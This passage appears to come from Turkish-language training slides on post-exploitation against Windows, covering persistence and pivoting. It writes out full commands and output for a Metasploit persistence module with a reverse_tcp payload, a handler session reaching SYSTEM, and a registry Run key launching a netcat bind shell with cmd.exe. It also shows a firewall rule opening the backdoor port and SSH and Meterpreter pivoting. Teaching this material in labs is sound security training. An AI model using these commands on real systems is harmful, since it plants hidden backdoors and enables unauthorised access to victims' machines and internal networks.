- Teknikler - Direct Code Injection
  - Çalışan uygulamalara zarar vermeden zararlı kodu ekleme işlemidir.
  - Yeni bir uygulama çalıştırılmadığı, sadece çalışan bir uygulamaya enjekte edildiği için tespit edilmesi neredeyse imkansızdır.
  - Olumsuz yanı sistem reboot edildiğinde kaybolur.

Persistence / Kalıcılık

- Metasploit – Persistence Modülü
  - Hedef sistemde meterpreter shell aldıktan sonra run persistence komutu gerekli ayarları eklenerek çalıştırılır. Böylece metasploit otomatik olarak sisteme bir backdoor yerleştirir. Daha sonra belirtilen IP adresi ver porttan istenildiği zaman shell alınabilir.


Persistence / Kalıcılık

```
meterpreter > run persistence -X -i 10 -p 1026 -r 10.2.0.3

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/taylor/.msf4/logs/persistence/ALICE-PC_20180922.4755/ALICE-PC_20180922.4755.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.2.0.3 LPORT=1026
[*] Persistent agent script is 99673 bytes long
[+] Persistent Script written to C:\Windows\TEMP\aTetrGnQzzv.vbs
[*] Executing script C:\Windows\TEMP\aTetrGnQzzv.vbs
[+] Agent executed with PID 2904
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\zYemzHZzPZSE
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\zYemzHZzPZSE
meterpreter >
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.2.0.3
LHOST => 10.2.0.3
msf5 exploit(multi/handler) > set LPORT 1026
LPORT => 1026
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.2.0.3:1026
[*] Sending stage (179779 bytes) to 10.0.1.8

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


Persistence / Kalıcılık

- s4u_persistence modülü
  - Zamanlanmış bir görev oluşturur ve bu zamanlanmış görev sayesinde her zaman shell alınabilir.



Persistence / Kalıcılık


- registry_persistence modülü
  - Bu modül boot sırasında çalıştırılan bir payload oluşturur ve sisteme gömer. Böylece sistem her reboot edildiğinde payload çalışır ve shell alınabilir.



Persistence / Kalıcılık

- Netcat Kullanımı
  - Netcat, TCP/IP protokolünü kullanarak dosya okuma ve yazmaya yarayan network aracıdır.

    Hedef sistemde kalıcılık sağlamak için kullanılabilir.
  - İlk önce nc.exe dosyası hedef sisteme upload edilir.



Persistence / Kalıcılık

- Netcat Kullanımı
  - Daha sonra registry değeri nc.exe'yi çalıştıracak şekilde ayarlanır.

```
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v netcat -d 'C:\windows\system32\nc.exe -Ldp 4445 -e cmd.exe'
Successfully set netcat of REG_SZ.
meterpreter >
```

  - Hedef systemin nc.exe dosyasını çalıştırması için firewall kuralları eklenir ve firewall devre dışı bırakılır.

```
meterpreter > shell
Process 2092 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Alice\Desktop>netsh advfirewall firewall add rule name='netcat' dir=in action=allow protocol=Tcp localport=4445
netsh advfirewall firewall add rule name='netcat' dir=in action=allow protocol=Tcp localport=4445
Ok.


C:\Users\Alice\Desktop>
```

Persistence / Kalıcılık

- Netcat Kullanımı


```
C:\Users\Alice\Desktop>netsh firewall show portopening
netsh firewall show portopening

Port configuration for Domain profile:
Port   Protocol  Mode    Traffic direction     Name
----------------------------------------------------------------------
4445   TCP       Enable  Inbound               'netcat'

Port configuration for Standard profile:
Port   Protocol  Mode    Traffic direction     Name
----------------------------------------------------------------------
4445   TCP       Enable  Inbound               'netcat'

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

Persistence / Kalıcılık

- Netcat Kullanımı
  - Artık sistemdeki backdoor'umuz hazır. Netcat kullanarak istediğimiz zaman hedef sistemde shell alabiliriz.
    - nc –lvp 10.0.0.55 1337

Pivoting

- Kurumsal bir yapı hayal edin.
- Dışa açık bir sunucusu mevcut ve içeride de bu sunucu diğer sistemler ile bağlantılı.
- Dışarıdan bu sunucuya sızdınız ve istiyorsunuz ki iç networke de erişim sağlayabilin.
- İşte tam olarak bu noktaya Pivoting! deniyor.



Pivoting

- Pivoting işlemini gerçekleştirmek için tünelleme teknikleri kullanabilirsiniz.
- Hedef kurumun bir proxy sunucusu varsa pivoting için kaynak elinizde demektir.
  - SSH tünelleme teknikleri kullanılabilir
    - Shuttle en güzel araç
    - A poor man's vpn over SSH ☺
    - sudo apt-get install sshuttle
    - sshuttle -r root@ipaddress 0.0.0.0/0 -vv

Metasploit ile Pivoting

- Metasploit içerisindeki ajan meterpreter ile de pivoting yapabilirsiniz.
- Öncelikle bir routing eklemeniz gerekmektedir.
  - run autoroute -s network/subnet
  - run autoroute –p : eklediğiniz kurallara bakabilirsiniz.
- Port yönlendirme de yapmak isteyebilirsiniz.
  - portfwd add -l 88 -p 80-r ipaddress
  - Firefox -> ipaddress:88

UYGULAMALAR

SORULAR?